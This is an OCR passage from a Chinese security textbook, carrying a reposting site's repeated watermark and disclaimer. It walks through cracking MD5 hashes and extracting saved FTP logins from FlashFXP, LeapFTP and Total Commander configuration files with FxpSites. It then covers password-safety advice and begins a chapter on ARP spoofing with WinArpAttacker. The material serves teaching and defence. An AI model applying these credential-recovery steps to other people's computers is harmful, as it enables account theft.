步骤 1 双击 MD5CrackSp 应用程序图标启动程序。

步骤 2 程序默认选中◉破解单个密文单选按钮，在其对应的文本框中输入需要破解的 32 位 MD5 密文，如图 8-46 所示。

步骤 3 在“字符设置”栏中选中☑数字复选框，单击[开始]按钮开始对密文进行破解。

步骤 4 稍等片刻，程序将弹出已经成功破解的提示并显示使用时间，在界面右下角的文本框中可以看到破解的密码，如图 8-47 所示。



图 8-46 输入密文



图 8-47 破解完成

8.3.3 破解 FTP 登录账号与密码

FTP 是一种在网络中传送文件信息的技术，通过 FlashFXP、LeapFTP、Total Commander 等 FTP 传送软件，可以在 FTP 服务器和普通电脑之间相互传送文件，而这些 FTP 软件传送时所使用的登录账号和密码都是通过 MD5 密码加密的。通过 FxpSites 专业破解软件即可获取这些登录账号及密码（下载地址是 http://www.skycn.com/soft/22097.html）。

1. 破解 FlashFXP 密码

使用 FxpSites 软件对 FlashFXP 软件的账号和密码进行破解时，需要先找到 FlashFXP 软件安装目录下的 Sites.dat 文件，因为在该文件中存储着相关的 MD5 密码，具体操作如下：

步骤 1 用记事本打开 Sites.dat 文件，可以看出站点的密码都使用了 MD5 密文加密，如图 8-48 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2　安装 FxpSites 应用程序，双击其快捷方式图标启动程序，选择【文件】/【读取 FlashFXP（Sites.dat）】命令，如图 8-49 所示。



图 8-48　查看 FlashFXP 密文



图 8-49　启动程序

步骤 3　在弹出的“打开”对话框的“查找范围”下拉列表框中选择 FlashFXP 的安装位置，在列表框中选择 Sites.dat 文件，如图 8-50 所示，单击 打开(O) 按钮。

步骤 4　在 FxpSites 软件窗口中将会显示出 FlashFXP 中存储的站点名称。移动鼠标光标到账号上，系统会在一个黄色方框内显示该站点的详细信息，如图 8-51 所示。



图 8-50　打开文件



图 8-51　查看账号信息

2. 破解 LeapFTP 密码

找到 LeapFTP 软件安装目录中的 Sites.ini 文件后，同样可以使用 FxpSites 对其进行破解，具体操作如下：

步骤 1　启动 FxpSites 程序，选择【文件】/【读取 LeapFTP（Sites.ini）】命令，如图 8-52 所示。

步骤 2　弹出“打开”对话框，选择 LeapFTP 软件的安装位置，在其下的列表中选择 SITES.INI 文件，如图 8-53 所示，单击 打开(O) 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-52　启动软件



图 8-53　选择并打开文件

步骤 3　在 FxpSites 窗口中将会显示出 LeapFTP 软件中储存的站点信息。移动鼠标光标到账号上，系统会在一个黄色方框内显示该站点的详细信息，如图 8-54 所示。



图 8-54　查看账号信息

3. 破解 Total Commander 密码

Total Commander 软件中的账号和密码存储在其安装目录下的 wcx_ftp.ini 文件中，用 FxpSites 对其进行破解的具体操作如下：

步骤 1　启动 FxpSites 程序，选择【文件】/【读取 TotalCmd(wcx_ftp.ini)】命令，如图 8-55 所示。

步骤 2　弹出“打开”对话框，在“查找范围”下拉列表框中选择 Total Commander 的安装位置，在其下的列表框中选择 Wcx_ftp.ini 文件，如图 8-56 所示，单击 打开(O) 按钮。

魔法档案

目前对于这种攻击方法还没有有效的防范措施。在日常生活中应该尽量将 FTP 站点账号的密码设置得稍微复杂一些，这样才可以降低密码被盗的可能性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8-55　启动软件



图 8-56　选择文件

步骤 3　在 FxpSites 窗口中将会显示出 Total Commander 软件中存储的站点名称。将鼠标光标移到账号上，系统会在一个黄色方框内显示该站点的详细信息，如图 8-57 所示。



图 8-57　查看账号信息

8.4 密 码 保 护

要保护电脑中的密码，就需要对一些安全性较低的密码设置、黑客破解密码和提高密码安全性的方法有所了解，下面就进行介绍。

8.4.1　密码设置的常见隐患

在设置密码时，许多用户为了方便记忆，常常设置一些比较有规律且简单的密码，这就会带来一定的安全隐患，下面就介绍一些可能存在安全隐患的密码设置方法。

- **使用姓氏的拼音作为密码**：密码字典已经将百家姓一一列出，破解该类密码很快就能成功。
- **使用生日作为密码**：由于年份表示肯定为 19**、20**或**，月份只有 12 个选择，日期只有 31 个选择，即使再加上年月日的不同排列顺序，一共只有 892800 种可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



能，按如今电脑每秒几万次的破解速度来看，破解该密码最多只需 12 秒，安全性不言而喻。

- **使用用户名作为密码**：不管什么破解方式，大多都是采用从用户名开始，这种方法非常危险。
- **使用连续或相同的数字作为密码**：此种方法也是黑客软件暴力破解密码的首选。
- **使用 7 位以下的数字作为密码**：数字只有 10 个，7 位数字的组合就只有 10000000 种，按普通电脑每秒 3 万种的破解速度来算，破解该密码只需要几分钟。
- **使用 5 位以下字母＋数字的组合作为密码**：字母加数字共有 36 个，5 位数组合方式就只有 60466176 种，还是按照每秒 3 万种的破解速度破解该种密码最多不超过半个小时。
- **使用连续或相同的字母作为密码**：虽然连续或相同字母的组合比连续数字多，但是对于黑客软件来说破解这种密码所花的时间与破解连续数字相比差别不大。
- **使用英文单词作为密码**：黑客字典中一般都包含有 10 到 20 万个英文单词以及相应组合的字典库，如果该密码在字典库中那将难逃一劫。

8.4.2 常用的密码破解方法

黑客在破解密码时，常采用猜测法、穷举法、字典法等方法来完成，普通用户了解了这些方法后，就能有针对性地采取防范措施，下面进行介绍。

- **字典法**：这里所谓的字典与平时使用的字典不同，是指将平时常用的数字、英文单词和英文单词的组合融合起来成为一个包含大量词条的密码字典。破解密码时使用软件用字典中的词条一一进行尝试，直到找到正确的密码。这种方法的效率高于穷举法，但是如果该密码不被字典所包含就不能成功。目前大多数破解软件都首选字典法破解。
- **穷举法**：穷举法是指将数字和字母的组合进行一一尝试，最后得出正确的组合，又称暴力破解。这种方法效率较低，但是比较可靠，只要时间保证，一切以数字和字母作为组合的密码都难逃它的掌心。
- **猜测法**：一般猜测法的使用对象是比较熟悉的用户，通过对对方姓名和生日等信息进行组合来得出密码方案。针对那些使用与用户名相同密码的用户来说猜测法有最高的效率。

8.4.3 保护密码的方法

了解了黑客破解密码的方法，就可以针对这些方法来考虑对策了。下面介绍几种提高密码安全性的方法，能极大地提高密码的安全性，降低账号密码被盗的几率。

- **不随便透露密码信息**：不要将自己的密码信息随便透露给他人，尤其是一些所谓的网友。
- **申请密码保护**：申请密码保护可以为你的 ID 和密码提供多一层的保障，如果密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

码丢失，可以根据有效资料将其找回。

- **设置长密码**：8 位以上的数字、字母和符号组合而成的密码就算使用暴力破解也要十天半个月，使用生僻的符号还能让黑客字典一筹莫展。
- **不使用容易得到的信息作为密码**：这里所指的信息包括电话号码、手机号码和身份证号码等。
- **定期清除木马**：一旦你的电脑中了木马，它会通过键盘记录和截屏等方式记录密码并将其发送给黑客，不仅如此，电脑中的其他各种信息也都岌岌可危。
- **尽量不使用相同的账号密码**：为了记忆方便，不少用户在申请邮箱、申请论坛或者其他需要设置账号和密码的时候都使用相同的账号和密码，这样做是非常危险的，因为一旦你的某个密码被破解，那就意味着你所有的账号和密码都暴露了。

8.5　常见问题解答

：我经常在网吧的电脑上玩网络游戏，我很担心我的游戏账号和密码被盗，我该怎么办呢？

：目前大多数网络游戏都提供了密码保护功能，其中比较有效且常见的密码保护方式是使用密码保护卡来完成。密码保护卡为一个由多行多列组成的数字矩阵，这些矩阵共形成几十个小方格，在刮开方格的覆盖层后，每个方格中便会出现多位数字。通常通过购买具有密码保护功能的点卡就可以获得密码保护卡。使用密码保护卡后，每次登录游戏，除了输入您的账号、密码，还需要输入动态密码。系统将会随机指示 3 个坐标，您只需按先后顺序将密码保护卡中对应位置的数字正确输入后即可进入游戏。

：魔法师，我想知道在 BIOS 中怎样设置密码？设置了 BIOS 密码后，又如何删除密码呢？

：要设置 BIOS 密码，其操作步骤是启动电脑，按住【Delete】键不放，直到屏幕上显示 BIOS 设置主界面。在 BIOS 设置的主界面中选择 Set Supervisor Password 选项，按【Enter】键，在打开的对话框中输入超级用户密码，这里输入“12345”，如图 8-58 所示，然后按【Enter】键，在打开的对话框中再一次输入密码确认即可。而要删除 BIOS 密码必须先用超级用户密码登录 BIOS，在 Set Supervisor Password 选项或 Set User Password 选项上连续按 3 次【Enter】键即可删除密码。而更改密码的操作过程与前面所讲的设置密码的过程是相同的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8-58　查看电脑上的用户账号列表

8.6 过 关 练 习


（1）在自己的电脑上打开一篇 Word 文档，并为其设置打开权限密码，再使用 Advanced Office Password Recovery Trial 进行破解。

（2）在登录网易邮箱时使用 PwdViewer 软件，看能不能破解其中的密码。

（3）使用“MD5 计算工具”软件将一串字符进行加密，再使用 MD5CrackSp 软件进行破解，看能不能正确破解。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第9章

ARP 欺骗攻防

多媒体教学演示：30 分钟

- 局域网的基本常识
- ARP 简介
- 通过软件实施 ARP 欺骗攻击
- 防御 ARP 欺骗攻击

小魔女：魔法师，快来帮帮我。

魔法师：小魔女，怎么了？

小魔女：我的电脑今天在上网时总是出现断网，你看看，是不是哪儿坏掉了啊？

魔法师：我检查了你的电脑，并没有硬件损坏，不过你的电脑所出现的这种经常断网的现象，与ARP 欺骗攻击的情况很像。

小魔女：魔法师我该怎么办？快教教我解决的方法吧。

魔法师：别急，马上就开始上课。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.1 局域网的基本常识

ARP 欺骗攻击是利用局域网的一些自身特点产生的一种黑客技术，所以在学习 ARP 欺骗攻防前应该学习一些局域网的基本常识。局域网（Local Area Network），简称 LAN，是指在一定范围内由多台电脑通过有线或无线的方式连接起来的电脑组。局域网可以实现文件管理、应用软件共享、打印机共享、扫描仪共享、工作组内的日程安排、电子邮件和传真通信服务等功能。

9.1.1 OSI 模型简介

OSI 模型是目前理想的电脑网络标准框架。它将局域网中常使用到的各种复杂技术按功能分成 7 类，即 7 层。通过这种分类，可有效降低设计和安装局域网软硬件的难度。OSI 模型从第 1 层至第 7 层分别为物理层、数据链路层、网络层、传输层、会话层、表示层和应用层，如图 9-1 所示。



图 9-1 OSI 模型

各层的作用介绍如下。

- **物理层**：物理层规定了激活、维持、关闭通信端点之间的机械特性、电气特性、功能特性以及过程特性。该层为上层协议提供了一个传输数据的物理媒体。
- **数据链路层**：数据链路层在不可靠的物理介质上提供可靠的传输。该层的作用包括物理地址寻址、数据的成帧、流量控制、数据的检错及重发等。
- **网络层**：网络层负责对子网间的数据包进行路由选择。网络层还可以实现拥塞控制、网际互连等功能。在这一层，数据的单位称为数据包（Packet）。
- **传输层**：传输层是第一个端到端，即电脑到电脑的层次。传输层负责将上层数据分段并提供端到端的、可靠的或不可靠的传输。此外，传输层还要处理端到端的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

差错控制和流量控制问题。

- ❖ **会话层**：会话层管理电脑之间的会话进程，即负责建立、管理、终止进程之间的会话。会话层还利用在数据中插入校验点来实现数据的同步。
- ❖ **表示层**：表示层对上层数据或信息进行变换以保证一个电脑应用层信息可以被另一个电脑的应用程序理解。表示层的数据转换包括数据的加密、压缩和格式转换等。
- ❖ **应用层**：应用层为操作系统或网络应用程序提供访问网络服务的接口。

9.1.2　MAC 地址的概念

MAC 地址是烧录在网卡里的一串字符编号，通常它也叫做硬件地址或物理地址。MAC 地址的长度有 48bit（比特位）的整数，如：44-45-53-54-00-00。每张网卡的 MAC 地址一般是全球唯一的，所以在网络底层的物理传输过程中，可以通过 MAC 地址来识别电脑。

1. 查询本地 MAC 地址信息

如果需要查询本地 MAC 地址信息，可在系统的命令提示符窗口中，使用“ipconfig /all”命令来完成，具体操作如下：

步骤 1　选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框中输入“cmd”，如图 9-2 所示，单击 确定 按钮。

步骤 2　在打开的命令提示符窗口中输入“ipconfig /all”，按【Enter】键，在显示的 Physical Address 项后的 12 个十六进制数就是本地 MAC 地址信息，如图 9-3 所示。




图 9-2　打开对话框



图 9-3　输入命令

2. 查询其他电脑的 MAC 地址信息

在命令提示符窗口中使用 arp 命令，可以方便查看其他电脑的 MAC 地址信息，具体操作如下：

步骤 1　选择【开始】/【运行】命令，弹出“运行”对话框，在“打开”下拉列表框中输入“cmd”，如图 9-4 所示，单击 确定 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2 在命令提示符窗口中输入“arp-a192.168.1.1”，按【Enter】键，在显示的结果中就可以看到该 IP 地址所对应的 MAC 地址信息，如图 9-5 所示。




图 9-4 打开对话框



图 9-5 输入命令

9.2 ARP 简介

ARP（Address Resolution Protocol），即地址解析协议。其中地址解析是指网络中的一台电脑在向另一台电脑发送数据前，将接收数据的这台电脑的 IP 地址转换成 MAC 地址的过程。在局域网中，任何两台电脑进行通信前，都必须知道对方电脑的 MAC 地址，所以 ARP 所具有的通过目标电脑的 IP 地址查询到其 MAC 地址的功能，就显得非常重要。但如果该协议被恶意用于对网络进行攻击，将对局域网产生非常严重的影响，轻则造成部分电脑不能进行网络连接，重则会使局域网堵塞，甚至崩溃。下面将对 ARP 欺骗攻击的原理、类型等分别进行介绍。

9.2.1 ARP 的工作原理

ARP 攻击主要存在于局域网网络中，局域网中若有电脑感染了 ARP 木马，则感染该 ARP 木马的电脑将会试图通过“ARP 欺骗”手段截获所在网络内其他电脑的通信信息，并因此造成网内其他电脑的通信故障。

ARP 攻击就是通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞，攻击者只要持续不断发出伪造的 ARP 响应包就能更改目标电脑 ARP 缓存中的 IP-MAC 条目，造成网络中断或中间人攻击。

下面以电脑 A 向电脑 B 发送数据为例讲解 ARP 的工作原理，其中电脑 A 的 IP 地址是 192.168.1.5，电脑 B 的 IP 地址是 192.168.1.1。

发送数据时，电脑 A 会在其系统的 ARP 缓存表中寻找是否有目标 IP 地址。如果找到了，也就知道了目标 MAC 地址，直接把目标 MAC 地址写入帧里面发送就可以了；如果在 ARP 缓存表中没有找到相对应的 IP 地址，电脑 A 就会在网络中发送一个广播，目标 MAC 地址是 FF.FF.FF.FF.FF.FF，这表示向同一网段内的所有电脑发出这样的询问：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“192.168.1.1 的 MAC 地址是什么？”网络上其他电脑并不响应 ARP 询问，只有电脑 B 接收到这个帧时，才向电脑 A 作出这样的回应：“192.168.1.1 的 MAC 地址是 00-aa-00-62-c6-09”。这样，电脑 A 就知道了电脑 B 的 MAC 地址，它就可以向电脑 B 发送信息了，如图 9-6 所示。同时它还更新了自己的 ARP 缓存表，下次再向电脑 B 发送信息时，直接从 ARP 缓存表里查找就可以了。ARP 缓存表采用了老化机制，在一段时间内如果表中的某一行没有使用，就会被删除，这样可以大大减少 ARP 缓存表的长度，加快查询速度。




图 9-6　ARP 的工作原理

9.2.2　ARP 欺骗攻击的类型

在日常使用电脑上网时所出现的瞬间掉线或大面积的断网等情况，许多都是黑客在使用 ARP 欺骗所致。从影响网络连接通畅的方式来看，ARP 欺骗分为两种：一种是对路由器 ARP 表的欺骗；另一种是对内网电脑的网关欺骗，其特点介绍如下。

- **对路由器 ARP 表的欺骗**：它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常电脑无法收到信息。
- **对内网电脑的网关欺骗**：它的原理是建立假网关，让被它欺骗的电脑向假网关发数据，而不是通过正常的路由器途径上网。外在反映就是网络掉线。

9.3　通过软件实施 ARP 欺骗攻击

ARP 欺骗攻击对局域网的威胁很严重，下面将通过两款 ARP 攻击软件讲解 ARP 欺骗攻击的过程，使读者进一步了解 ARP 欺骗攻击的表现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.3.1 用 WinArpAttacker 软件进行攻击

WinArpAttacker 拥有网络监控、ARP 攻击、转发数据包等多种功能（下载地址是 http://www.3800hk.com/Soft/xtjt/12479.html），下面将介绍其实施 ARP 欺骗攻击的方法。

1. 安装 WinPcap 软件

WinPcap 是用于为应用程序提供访问网络低层的能力的软件，在使用 WinArpAttacker 之前，必须先下载并安装该软件（下载地址是 http://www.onlinedown.net/soft/2685.htm），具体操作如下：

步骤 1 双击 WinPcap 4.0.1 的安装程序图标启动安装程序，在弹出的对话框中单击 Next > 按钮，如图 9-7 所示。

步骤 2 弹出欢迎对话框，在其中可以查看将要安装的 WinPcap 软件的信息，如图 9-8 所示，单击 Next > 按钮。




图 9-7 启动安装程序



图 9-8 查看软件信息

步骤 3 弹出 License Agreement 对话框，可以阅读关于使用该软件的协议，单击 I Agree 按钮，如图 9-9 所示。

步骤 4 系统开始安装 WinPcap 软件，弹出 Installing 对话框，在其中将显示安装进度，如图 9-10 所示。




图 9-9 接收安装协议



图 9-10 开始安装

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5　稍后将弹出一个提示对话框提示 WinPcap 软件已经成功安装，单击 Finish 按钮关闭该对话框，如图 9-11 所示。



图 9-11　完成安装

魔法档案

WinPcap 软件具有以下功能：捕获数据包，这里的数据包包括在网络上各个主机之间发送和接收的数据包；过滤数据包，指按照一定的规则在将数据包发往应用程序之前将某些特殊的数据包过滤掉；将原始的数据包在网络上进行发送；收集在网络通信过程中产生的各种统计信息。

2. 使用 WinArpAttacker 进行攻击

使用 WinArpAttacker 的 IP 冲突功能，可以较好地达到攻击目的，而且还拥有其他一些攻击方式，具体操作如下：

